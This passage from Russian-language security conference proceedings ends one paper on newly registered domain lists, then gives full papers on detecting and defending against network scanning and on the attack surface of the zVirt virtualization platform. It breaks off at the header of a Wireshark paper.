Palo Alto	– 69.73% — подозрительные доменные имена; – 1.27% — вредоносные доменные имена; – 2.32% —небезопасный для работы контент	– анализ содержимого веб-страниц; – анализ URL; – анализ трафика; – применение алгоритмов машинного обучения для вышеупомянутых задач	Полная блокировка трафика, связанного с доменными именами из NRD-списков
Forbes	– 40% инцидентов безопасности были связаны с фишингом; – 77% фишинговых доменов было зарегистрировано лишь с целью фишинга	– анализ частоты регистрации связанных доменных имен; – обнаружение попыток регистрации доменных имен, схожих с легитимными; – определение регистрации в странах, несущих в себе риски; – выявление общей инфраструктуры и активов	Выборочная блокировка трафика, основанная на сборе дополнительной информации о доменных именах

Исследователи	Статистическая информация	Методы исследования	Применимые меры
Stamus Networks	Отсутствует	Отсутсвует	Предлагается использовать в качестве инструмента для выявления нелегитимной активности в сети
WhoAPI	Отсутствует	– анализ WhoIS-информации; – отслеживание скорости изменения настроек DNS; – анализ содержимого ресурсов; – анализ трафика	Предлагается использовать в качестве инструмента для выявления нелегитимной активности в сети, а также в качестве средства для предугадывания регистрации вредоносных активов

Заключение. Списки недавно зарегистрированных доменов являются ценным источником сведений для проактивного поиска угроз, построения модели информационной безопасности и проведения расследований. Существует множество источников для их получения. Для бесплатного использования наиболее удобен github-репозиторий xRuffKez/NRD, поскольку он предоставляет полные списки с большим количеством записей в разных форматах, что позволяет быстро производить интеграции с некоторыми техническими решениями. Для платного использования наиболее удобны услуги веб-ресурса domains-monitor.com, поскольку он обладает все теми-же качествами, что и github-репозиторий xRuffKez/NRD, но при этом предоставляет дополнительную информацию о доменных именах. NRD-списки можно применять для разных целей защиты информации. Одним из перспективных направлений является проактивное выявление угроз. В данном случае списки недавно зарегистрированных доменов выступают набором активов, которые стоит подвергнуть дополнительному анализу с целью их категоризации и определению безопасности ресурсов. Это позволит предсказывать готовящиеся атаки и своевременно их предотвращать. Предполагается, что идеальные списки должны представлять в себе всю полноту сведений о регистрирующихся доменных именах и обладать как можно большим количеством форматов для интеграции с различными системами защиты информации. Подход, согласно которому необходимо ограничить трафик для всех доменных имен из NRD-списков, нецелесообразен, поскольку есть вероятность блокировки легитимных сервисов, к которым сотрудникам может понадобиться незамедлительный доступ. Поэтому перед блокировкой необходимо дополнительно исследовать каждый актив.

В качестве дальнейшего развития по настоящей работе планируется разработка методики сбора информации о доменных именах и алгоритма предугадывания регистрации вредоносных ресурсов, реализация интеграции с такими системами защиты информации, как SIEM, IDS/IPS, YARA-сканеры и пр.

СПИСОК ЛИТЕРАТУРЫ

1. 1.Актуальные киберугрозы: IV квартал 2024 года — I квартал 2025 года // Positive Technologies. [Электронный ресурс]. URL: https://ptsecurity.com/ru-ru/research/analytics/aktualnye-kiberugrozy-iv-kvartal-2024-goda-i-kvartal-2025-goda/#id21 (дата обращения: 02.07.2025).
2. Виткова Л. А., Дудникова М. Н., Левин М. В. Расследование инцидентов информационной безопасности при эксплуатации уязвимости нулевого дня //Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2017). 2017. С. 147–152.
3. 3.Maroofi S., Korczynski.M, Hesselman.C, Ampeau.B, Duda.A Comar: Classification of compromised versus maliciously registered domains // IEEE European Symposium on Security and Privacy (EuroS&P). IEEE, 2020. С. 607-623.
4. What Are Malicious Newly Registered Domains? // Paloalto networks. [Электронный ресурс]. URL: https://www.paloaltonetworks.com/cyberpedia/what-are-malicious-newly-registered-domains (дата обращения: 01.07.2025).
5. Newly Registered Domains: To Block Or Not To Block? // Forbes. [Электронный ресурс]. URL: https://www.forbes.com/councils/forbestechcouncil/2024/10/25/newly-registered-domains-to-block-or-not-to-block (дата обращения: 02.07.2025).
6. Introducing Open NRD: Newly Registered Domain Threat Intel Feeds for Suricata // Stamus Networks. [Электронный ресурс]. URL: https://www.stamus-networks.com/blog/introducing-open-nrd (дата обращения: 02.07.2025).
7. Cybersecurity Implications Around Newly Registered Domains // WhoAPI. [Электронный ресурс]. URL: https://whoapi.com/blog/why-are-newly-registered-domains-important-for-cybersecurity/#Malicious_Use_of_Newly_Registered_Domains (дата обращения: 02.07.2025).

УДК 004.056

СЕТЕВОЕ СКАНИРОВАНИЕ: АНАЛИЗ МЕТОДОВ ОБНАРУЖЕНИЯ И СТРАТЕГИЙ ЗАЩИТЫ

Дзиговский Владислав Андреевич[1], Живодовский Иван Иванович[2], Шадрин Илья Дмитриевич[1]

[1] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

[2] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: dzigovskii.va@sut.ru, ivan.zhivodovsky32@mail.ru, shadrin.ilya.96@mail.ru

Аннотация. В статье представлен систематизированный обзор методов обнаружения сетевого сканирования и стратегий защиты информационных инфраструктур. В работе рассмотрены подходы к идентификации аномального трафика, включая сигнатурный, статистический и поведенческий анализ, а также алгоритмы машинного обучения. Особое внимание уделено дифференциации вредоносной активности от легитимной через анализ временных паттернов, типов пакетов и источников трафика, что способствует повышению эффективности современных систем мониторинга и защиты.

Ключевые слова: сетевое сканирование; аномальный трафик; IDS/IPS; сигнатуры; поведенческий анализ; методы обнаружения; защита сети; дифференциация трафика.

NETWORK SCANNING: ANALYSIS OF DETECTION METHODS AND PROTECTION STRATEGIES

Dzigovskii Vladislav[1], Zhivodovsky Ivan[2], Shadrin Ilya[1]
[1] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
[2] Military Academy of Communications named after S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: dzigovskii.va@sut.ru, ivan.zhivodovsky32@mail.ru, shadrin.ilya.96@mail.ru

Abstract. The article provides a systematic review of network scanning detection methods and information infrastructure protection strategies. The paper considers approaches to identifying abnormal traffic, including signature, statistical and behavioral analysis, as well as machine learning algorithms. Special attention is paid to differentiating malicious activity from legitimate activity through the analysis of time patterns, packet types, and traffic sources, which contributes to improving the effectiveness of modern monitoring and protection systems.

Keywords: network scanning; abnormal traffic; IDS/IPS; signatures; behavioral analysis; detection methods; network protection; traffic differentiation.

Введение. Сетевое сканирование остается критически важным этапом подготовки кибератак, позволяя злоумышленникам выявлять уязвимости и активные ресурсы в целевой инфраструктуре. Для поиска подходящих компьютеров ими используется «сетевая разведка», в результате проведения которой можно получить неафишируемую информацию о составе сетевых устройств и текущие характеристики их настроек [1].

Основная сложность в обнаружении сетевого сканирования связана с его схожестью с легитимным трафиком, например, автоматизированными запросами облачных сервисов или сетевыми мониторами. Традиционные методы, такие как сигнатурный анализ в IDS/IPS, часто оказываются недостаточными против современных тактик, включая низкоскоростное и распределенное сканирование

Цель работы заключается в систематизации современных методов обнаружения сетевого сканирования, анализе подходов к дифференциации аномального трафика от легитимного, а также обзоре стратегий защиты информационных инфраструктур.

Таким образом, работа фокусируется на решении актуальной задачи, связанной с современными вызовами в сфере информационной безопасности, включая рост зашифрованного трафика и распределенных атак.

Методы классификации сетевого трафика с годами развиваются и модифицируются. Это связано в первую очередь с предъявляемыми сетью требованиями и ограничениями. Изменение устройства сетевого трафика и особенностей его передачи приводит к тому, что старые методы классификации становятся малоэффективными или просто непригодным [2].

Обнаружение сетевого сканирования требует комплексного подхода, учитывающего разнообразие техник сканирования и необходимость дифференциации аномальной активности от легитимной. Основные методы включают сигнатурный анализ, статистические подходы, поведенческий анализ и машинное обучение, а также анализ метаданных трафика.

Сигнатурный анализ базируется на сопоставлении сетевого трафика с заранее известными шаблонами (сигнатурами), характерными для сканирования.

Например, массовые запросы SYN к закрытым портам или аномальная активность на UDP-портах, таких как DNS (53) или SNMP (161), могут указывать на сканирование.

Сущность сканирования портов заключается в обнаружении уязвимых элементов в сети с помощью опроса отдельных портов или их групп того или иного хоста [3].

Примерами сигнатур аномальной активности являются:

– обнаружение Nmap-сканирования через идентификацию пакетов с флагами SYN без последующего ACK (полуоткрытые соединения);

– выявление медленного распределенного сканирования через анализ временных интервалов между запросами к разным портам.

Статистический анализ фокусируется на выявлении отклонений от нормальных параметров сетевой активности. Ключевыми метриками являются частота запросов, география источников и соотношение успешных/неуспешных соединений. Например, резкий рост TCP SYN-пакетов от одного источника (более 1000/сек) может указывать на SYN-сканирование. Географический анализ позволяет выявлять запросы из регионов, не связанных с бизнес-операциями, а высокий процент RST-ответов или ICMP Destination Unreachable сигнализирует о попытках доступа к закрытым портам. Эти метрики часто анализируются с помощью платформ вроде Splunk или Elastic Stack, которые агрегируют данные и визуализируют аномалии.

Поведенческий анализ и машинное обучение направлены на формирование базового профиля сети и обнаружение отклонений от него. Методы машинного обучения, такие как кластеризация, позволяют группировать IP-адреса по схожим паттернам активности (например, последовательное сканирование портов 1-1024). Алгоритмы классификации, включая SVM и Random Forest, обучаются на данных NetFlow для различения легитимного трафика (например, синхронизация облачных хранилищ) и вредоносного сканирования. Для

анализа медленного сканирования, растянутого во времени, применяются LSTM-сети, обрабатывающие временные ряды.

Анализ метаданных трафика актуален в условиях роста доли зашифрованного трафика, где глубокая инспекция пакетов (DPI) невозможна. Метаданные, такие как количество уникальных портов, сканируемых одним источником за интервал времени, или соотношение TCP/UDP-пакетов, позволяют выявлять сканирование без доступа к содержимому пакетов. Например, UDP-сканирование часто сопровождается повторными запросами из-за потери пакетов, что отражается в метаданных.

Интеграция с системами защиты является обязательным этапом для оперативного реагирования. Современные IDS интегрируются с межсетевыми экранами для автоматической блокировки IP-адресов при превышении пороговых значений. Honeypots, такие как Cowrie, перенаправляют злоумышленников на изолированные узлы, фиксируя их методы сканирования. SIEM-системы агрегируют логи из различных источников (маршрутизаторы, брандмауэры) для корреляции событий и снижения ложных срабатываний. Как показывает практика интеграция SIEM с IDS значительно сокращает время реагирования на инциденты.

Дифференциация сканирования от легитимного трафика. Отличить сканирование от нормального сетевого взаимодействия — ключевая задача для минимизации ложных срабатываний и корректной работы систем защиты.

Различные системы имеют различные подходы к определению подозрительного трафика, так, например, существует подход, при котором решение о том, что началась нежелательная активность принимается на основе анализа резкого увеличения количества запросов от ip-адреса, т.е. образование некоего пика, выше среднего по количеству запросов [4, 5].

Основные критерии дифференциации включают анализ целей, временных паттернов, типов пакетов и контекста активности. Подробные представления о ключевых критериях приведены в таблице 1.

Таблица 1

Критерии различий легитимного и аномального трафика

Характеристика	**Сканирование**	**Легитимный трафик**
Целевая направленность	Множество узлов/портов за короткий срок	Фокус на конкретных сервисах/узлах
Временные паттерны	Высокая интенсивность в сжатые интервалы	Равномерное распределение запросов
Типы пакетов	Преобладание SYN, UDP без установления сессий	Полноценные TCP-сессии (SYN → SYN-ACK → ACK)
Ответы от узлов	Высокий процент RST, ICMP Unreachable	Успешные HTTP/HTTPS-ответы (код 200)

Для детального изучения трафика могут применятся:

- Wireshark — анализ заголовков пакетов и фильтрация по флагам TCP/UDP;
- Elastic Stack — визуализация временных рядов и агрегация данных по источникам/назначениям.

Важным аспектом, требующим отдельного внимания, в процессе поиска отличий между аномальным и легитимным трафиком является ложное срабатывание [6].

Ложные срабатывания зачастую возникают из-за автоматизированных систем (CDN, обновление ПО) и логически оправданного сканирования (например, пентест). Для того чтобы снизить риски возникновения указанной проблемы могут применятся следующие методы минимизации ошибок:

- контекстный анализ: Учет времени суток (сканирование ночью подозрительнее);
- Whitelist доверенных IP;
- поведенческие базы: Сопоставление с историей активности узла.

Дифференциация сканирования требует многоуровневого подхода, включающего анализ метаданных, контекста и применение специализированных инструментов. Табличное сопоставление характеристик и автоматизация обработки данных повышают точность детектирования. Актуальные исследования подчеркивают необходимость адаптации методов к росту зашифрованного трафика и распределенным атакам [7].

Методы защиты от сетевого сканирования. Защита от сетевого сканирования требует комбинации технических, организационных и профилактических мер, направленных на снижение рисков разведки инфраструктуры [8]. Ниже представлены ключевые стратегии, подтвержденные исследованиями и практикой:

1. Сегментация сети. Разделение сети на изолированные зоны (например, DMZ, внутренние сервисы, IoT) минимизирует зону поражения. Например, в промышленных системах сегментация предотвращает доступ к критическим узлам через уязвимые периферийные устройства.
2. Ограничение скорости запросов (Rate Limiting). Установка лимитов на количество соединений/пакетов от одного источника блокирует быстрое сканирование. Метод снижает риск SYN-флуда на 90% по данным Cloudflare.
3. Honeypots. Ловушки имитируют уязвимые сервисы, перенаправляя атакующих в контролируемую среду.
4. Интеграция IDS/IPS с файрволами. Автоматическая блокировка подозрительных IP-адресов при обнаружении сканирования.
5. Обновление сигнатур и правил. Регулярное обновление баз IDS/IPS обеспечивает защиту от новых техник сканирования.
6. Политики безопасности. Минимизация открытых портов, а также шифрование трафика.
7. Аудит и обучение. Регулярные проверки на уязвимости, проведение пентестов.

Эффективная защита требует сочетания проактивных, реактивных и организационных мер. Интеграция современных инструментов (например, SDN для динамической сегментации) позволяет создать устойчивую к сканированию инфраструктуру. Многоуровневый подход значительно снижает успешность атак [9].

Заключение. Проведенное исследование посвящено актуальной проблеме обнаружения и противодействия сетевому сканированию, которое является критическим этапом подготовки большинства кибератак. В рамках работы были рассмотрены современные методы выявления аномального трафика, его дифференциации от легитимного взаимодействия устройств, а также предложены стратегии защиты.

Основной вывод заключается в том, что эффективное обнаружение сканирования требует комбинирования сигнатурного, статистического и поведенческого анализа. Например, использование алгоритмов машинного обучения для обработки временных рядов трафика позволяет выявлять скрытые паттерны, характерные для медленного или распределенного сканирования. Однако важно отметить, что такие методы нуждаются в дополнительной оптимизации для снижения нагрузки на вычислительные ресурсы.

Предложенные меры защиты, включая сегментацию сети, внедрение honeypots и интеграцию IDS с межсетевыми экранами, демонстрируют потенциал для блокирования сканирования на ранних этапах. Тем не менее, их эффективность во многом зависит от корректной настройки и регулярного обновления правил фильтрации.

Таким образом, результаты исследования подчеркивают важность многоуровневого подхода к защите от сетевого сканирования и открывают возможности для дальнейшего совершенствования алгоритмов и инструментов в данной области.

СПИСОК ЛИТЕРАТУРЫ

1. Бредихин Сергей Всеволодович, Костин Виктор Игоревич, Щербакова Наталья Григорьевна Обнаружение сканеров в IP-сетях методом последовательного статистического анализа // Вестник НГУ. Серия: Информационные технологии. 2009. № 4. URL: https://cyberleninka.ru/article/n/obnaruzhenie-skanerov-v-ip-setyah-metodom-posledovatelnogo-statisticheskogo-analiza (дата обращения: 10.05.2025).
2. Колесников, А. А. Особенности реагирования на атаки типа «сканирование сетевых портов» средствами управления инцидентами информационной безопасности thehive / А. А. Колесников, И. М. Шендевицкий // Актуальные проблемы инфотелекоммуникаций в науке и образовании : Сборник научных статей XIII Международной научно-технической и научно-методической конференции в 4 т., Санкт-Петербург, 27–28 февраля 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 454-459.
3. Ушаков, И. А. Методика обнаружения аномалий в сетевом трафике с использованием IPS на основе Security Onion / И. А. Ушаков, А. В. Красов, Д. Д. у. Мулладжанов // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки. 2022. № 1. С. 5-11.
4. Гетьман, А. И. Обзор методов классификации сетевого трафика с использованием машинного обучения / А. И. Гетьман, М. К. Иконникова // Труды Института системного программирования РАН. 2020. Т. 32, № 6. С. 137-154.
5. Шевченко А. А. Модель процесса защиты информационно-телекоммуникационной сети от несанкционированного воздействия // Инновационная деятельность в Вооруженных Силах Российской Федерации: Труды всеармейской научно-практической конференции, Санкт-Петербург, 10–11 октября 2019 года. СПб. : Военная академия связи им. Маршала Советского Союза С.М. Буденного» МО РФ, 2019. С. 166-173.
6. Липатников В.А., Парфиров В.А., Шевченко А.А., Мелехов К.В. Модель процесса обеспечения безопасности сети передачи данных в условиях информационного противоборства // Актуальные проблемы защиты и безопасности: Труды XXVI Всероссийской научно-практической конференции, Санкт-Петербург, 03–06 апреля 2023 года. Т. 1. СПб. : Типография Любавич, 2023. С. 569-572.
7. Липатников В.А., Шевченко А.А., Омаров Р.Г. Способ защиты информационных сетей транспортных систем от DDoS-атак с прогнозированием // Транспорт России: проблемы и перспективы 2019: Материалы международной-научно-практической конференции, Санкт-Петербург, 12–13 ноября 2019 года. Т. 1. СПб. : Институт проблем транспорта им. Н.С. Соломенко РАН, 2019. С. 413-417.
8. Методология управления потоками трафика в программно-определяемой адаптивной сети / А. В. Красов, М. В. Левин, С. И. Штеренберг, П. А. Исаченков // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2016. № 4. С. 3-8.
9. Исаченков, П. А. Исследование эффективности метода управления потоками трафика на основе информации о нагрузке в программно-определяемой сети с неравными метриками маршрутов / П. А. Исаченков, А. В. Красов, М. В. Левин // Современная наука и инновации. 2017. № 2(18). С. 32-38.

УДК 004.056.5

АНАЛИЗ ПОВЕРХНОСТИ АТАКИ В СРЕДЕ ВИРТУАЛИЗАЦИИ ZVIRT

Дюсметова Азалия Айдаровна, Пестов Игорь Евгеньевич, Алексеева Ксения Евгеньевна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: dyusmetova_azaliya@mail.ru, pestov.ie@sut.ru, ksenya.alekseeva523@mail.ru

Аннотация. При использовании виртуальных сред необходимо обеспечивать их безопасность для защиты данных, предотвращения несанкционированного доступа и поддержания стабильной работы информационных систем. Для оценки безопасности виртуальной инфраструктуры в качестве критерия защищенности предлагается рассмотреть поверхность атаки, определяющая количество и сложность возможных векторов атак. Минимизация поверхности атаки позволяет снизить вероятность успешного взлома и повысить общий уровень защищенности системы. Цель данной статьи — анализ поверхности атаки среды виртуализации zVirt, выявление ее уязвимых точек.

Ключевые слова: Виртуальная среда; защита; безопасность; критерий защищенности; поверхность атаки.

ANALYSIS OF THE ATTACK SURFACE IN THE ZVIRT VIRTUALIZATION ENVIRONMENTA

Dyusmetova Azaliya, Pestov Igor, Alekseeva Kseniya
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: dyusmetova_azaliya@mail.ru, pestov.ie@sut.ru, ksenya.alekseeva523@mail.ru

Abstract. When using virtual environments, it is necessary to ensure their security to protect data, prevent unauthorized access, and maintain stable operation of information systems. To assess the security of a virtual infrastructure, it is proposed to consider the attack surface, which determines the number and complexity of possible attack vectors, as a security criterion. Minimizing the attack surface reduces the likelihood of a successful hack and increases the overall security level of the system. The purpose of this article is to analyze the attack surface of the zVirt virtualization environment and identify its vulnerabilities.

Keywords: Virtual environment; protection, security; security criterion; attack surface.

Введение. Виртуализация является значимой составляющей в современных IT-инфраструктурах, способствуя повышению адаптивности, масштабируемости и эффективному использованию вычислительных ресурсов. В связи с широким распространением платформ виртуализации увеличивается и рост киберугроз, нацеленных на них. Одним из популярных решений для виртуализации является KVM (Kernel-based Virtual Machine) — гипервизор, встроенный в ядро Linux, который обеспечивает аппаратную виртуализацию на основе современных процессоров с поддержкой технологий Intel VT-x и AMD-V [1]. С точки зрения безопасности, важной особенностью KVM характеризуется интеграцией с механизмами защиты ядра Linux, такими как SELinux, AppArmor и seccomp, которые ограничивают права виртуальных машин и предотвращают эскалацию привилегий [2]. Кроме того, использование изолированных процессов и строгого контроля доступа к ресурсам снижает риски атак. В дальнейшем в этой работе будет предложен критерий защищенности, на основе которого будут рассмотрены аспекты безопасности, характерные для всех сред виртуализации, а также выделены особенности, специфичные для zVirt.

Среда виртуализации zVirt**.** zVirt представляет собой ответвление платформы виртуализации oVirt, адаптированное под специфические требования и условия использования. Недостающий функционал был доработан в системе, в результате чего она стала адаптированной под российские требования и стандарты информационной безопасности [3].

В основе zVirt лежит гипервизор KVM, встроенный в ядро Linux и обеспечивающий аппаратную виртуализацию. В режиме Hosted Engine (рекомендуемый режим работы, также возможно использование в режиме Standalone) менеджер управления работает внутри виртуальной машины, запущенной на вычислительных узлах, которыми он управляет, что устраняет необходимость в отдельном физическом сервере для менеджера, что сокращает физические риски вмешательства в систему [4].

Рассмотрим на рис. 1 одну из распространенных типовых схем установки zVirt [5]:



Рис. 9. Архитектурная схема типовой инсталляции zVirt

Данная архитектура развертывания zVirt включает несколько гипервизоров, которые могут подключаться к системе хранения данных. Гипервизоры, имеющие доступ к одному и тому же хранилищу, могут быть объединены в кластер, что обеспечивает возможность живой миграции виртуальных машин и поддержку

высокой доступности (High Availability). Каждый гипервизор использует одно или несколько сетевых подключений с сегментацией по VLAN, а виртуальные машины подключаются к виртуальным сетевым адаптерам, привязанным к определенным VLAN во внешней сети.

Управляющий сервер виртуализации размещается в виртуальной машине HostedEngine, для запуска которой на одном из гипервизоров требуется специальная настройка. Взаимодействие управляющего сервера с гипервизорами осуществляется через сеть management VLAN. Управление виртуальной инфраструктурой производится через веб-консоль, работающую на управляющем сервере. Для аутентификации и авторизации могут использоваться как локальные учетные записи и группы, так и внешние системы, такие как LDAP, Active Directory или FreeIPA.

На хосте с zVirt работает оптимизированная операционная система, установленная со специального дистрибутива, предназначенного для создания хостов виртуализации [5].

Доступ к консолям виртуальных машин возможен через клиента Remote Viewer (virt-viewer) с помощью протоколов SPICE, VNC.

Поверхность атаки как критерий защищенности среды виртуализации. В информационной безопасности выделение единого критерия безопасности непростая задача, согласно этому критерию, система будет считаться защищенной. Как известно, существуют 3 постулата информационной безопасности: конфиденциальность, целостность, доступность. В связи с чем для комплексной оценки безопасности необходимо учитывать все возможные аспекты безопасности. В качестве данного критерия предлагается рассмотреть поверхность атаки — это совокупность всех возможных точек, через которые злоумышленник может попытаться скомпрометировать систему. В контексте виртуализации поверхность атаки включает гипервизор, механизмы управления, сетевые компоненты и хранилище данных. Методы оценки элементов поверхности атаки в виртуализированных средах включают анализ архитектуры системы, выявление открытых сервисов и интерфейсов, а также исследование уязвимостей в программном обеспечении. В контексте таких оценок полезным инструментом является матрица MITRE ATT&CK, которая описывает тактики и техники, используемые злоумышленниками в атаках на корпоративную инфраструктуру. Эта матрица включает 14 тактик и более 140 техник, которые могут быть применены для атак на схему установленного zVirt [6].

Рассмотрим элементы, которые могли бы составить поверхность атаки для систем zVirt:

— атаки на операционную систему гипервизора и управляющего сервера;

zVirt как и многие другие платформы имеет архитектурную особенность: пользователь с правами root на гипервизоре может получить доступ к дискам виртуальных машин. Это особенно опасно, если данные виртуальных машин не защищены — злоумышленник может просто скопировать или изменить их [7].

ОС гипервизора и управляющего сервера базируется на дистрибутиве Linux общего назначения, имеющем свои потенциальные уязвимости. Linux как общепринятый дистрибутив может содержать уязвимости, не связанные напрямую с виртуализацией, но способные быть использованными для атак на гипервизор.

В zVirt можно установить RPM-пакеты из локальной файловой системы без проверки их цифровой подписи. Это дает злоумышленникам возможность установить вредоносное ПО, если они получают доступ к файловой системе гипервизора [7].

— атаки на гипервизор;

По умолчанию в zVirt можно менять конфигурацию загрузки ОС без пароля, что позволяет атакующему модифицировать параметры загрузки ядра. Если гипервизор не защищен должным образом, злоумышленник с физическим доступом может изменить параметры загрузки ОС гипервизора, что позволит ему изменить ядро и получить полный контроль над системой.

— атаки на сетевую инфраструктуру и механизмы управления;

Управляющая сеть является критически важной для связи между управляющим сервером и гипервизорами. Управляющая сеть zVirt должна быть изолирована и доступ к ней разрешен только администраторам.

Многие сервисы, которые по умолчанию запускаются на гипервизоре, могут не быть необходимы для его работы, их количество не может быть сразу точно определено, в связи с чем нельзя предугадать, окажется ли среди них сервис, содержащий уязвимости.

— уязвимости механизмов аутентификации и доступа;

Источники учетных записей, такие как Active Directory, FreeIPA, LDAP и другие, играют важную роль в централизованном управлении доступом. Если эти системы будут уязвимы, злоумышленник может получить несанкционированный доступ, используя украденные учетные данные [5–6].

В параметрах SSH-сервера на гипервизорах и сервере управления виртуализацией включена аутентификация через GSSAPI (Generic Security Services API), что может нести уязвимости даже при использовании только локальных учетных записей, в связи с чем аутентификацию с пустым паролем необходимо отключить. Еще одной уязвимостью SSH-сессий является длительность сессии: возможность открытия сессии на неограниченное количество времени создает определенную угрозу.

— атаки на виртуальные машины.

Хотя гипервизор играет важную роль в обеспечении изоляции между виртуальными машинами, сами виртуальные машины также могут быть уязвимыми. Если уязвимости в ОС виртуальной машины или в приложениях, работающих внутри нее, не устранены, это может позволить атакующему получить доступ к критически важным данным.

Отсутствие изоляции между виртуальными машинами. Если гипервизор неправильно изолирует виртуальные машины друг от друга, злоумышленник, получивший доступ к одной машине, может попытаться атаковать другие виртуальные машины на том же гипервизоре [5–6].

Уязвимости в сетевых настройках виртуальных машин. Неверно настроенные сетевые интерфейсы внутри виртуальных машин могут стать точками входа для злоумышленников. Важно использовать защитные механизмы, такие как виртуальные межсетевые экраны, чтобы предотвратить несанкционированный доступ.

Заключение. Анализ поверхности атаки в среде виртуализации zVirt является важным этапом в обеспечении безопасности корпоративной инфраструктуры. Поверхность атаки может быть применена как методологический инструмент для оценки безопасности виртуализации. Идентификация и оценка всех возможных точек входа для злоумышленников, включая гипервизор, управляющие сервисы, сетевые компоненты и виртуальные машины, позволяет своевременно выявлять уязвимости и минимизировать риски.

СПИСОК ЛИТЕРАТУРЫ

1. Аладышев О. С., Баранов А. В., Ионин Р. П., Киселёв Е. А., Орлов В. А. Сравнительный анализ вариантов развертывания программных платформ для высокопроизводительных вычислений // Вестник Уфимского государственного авиационного технического университета 2014 № 3 [Электронный ресурс]. URL: http://journal.ugatu.ac.ru (дата обращения 28.08.25).
2. Пискурев Н. М. Тонкости развертывания виртуальных машин в среде виртуализации «Брест» // StudNet, № 3. 2021.
3. Шабалин А. М., Захаров А. А., Калиберда Е. А., Кенжалинов Н. В. Организация виртуальной облачной лаборатории для развития профессиональных компетенций в области сетевого и системного администрирования при подготовке будущих IT-специалистов // Динамика систем, механизмов и машин 2023, № 4 [Электронный ресурс]. URL: https://scinetwork.ru/periodicals/658 (дата обращения 28.08.25).
4. Красов А.В., Штеренберг С.И., Москальчук А.И. Методология создания виртуальной лаборатории для тестирования безопасности распределенных информационных систем // Вестник Рянского Государственного Технического Университета 2020. № 3. С. 38-46.
5. Горшков Е. С., Тарасова В. Н., Развитие российских облачных платформ в первой четверти XXI века// История и педагогика естествознания 2024 № 3–4, с. 55-60.
6. Сахаров Д.В., Левин М.В., Фостач Е.С., Виткова Л.А. Исследование механизмов обеспечения защищенного доступа к данным, размещенным в облачной инфраструктуре // Наукоемкие технологии в космических исследованиях Земли. 2017, № 2. С. 40-46.
7. Иващенко В.В., Газизов А.Р. Угрозы и методы обеспечения информационной безопасности виртуальных сред // Вестник науки 2018, № 7. Т. 3 С. 88-91.

УДК 004.056

WIRESHARK: БАЗОВЫЙ АНАЛИЗ ТРАФИКА С НОВЫМИ МЕТОДАМИ ДИАГНОСТИКИ

Живодовский Иван Иванович[1], Иванов Роман Алексеевич[2], Михайлов Артем Александрович[2]

[1] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: ivan.zhivodovsky32@mail.ru

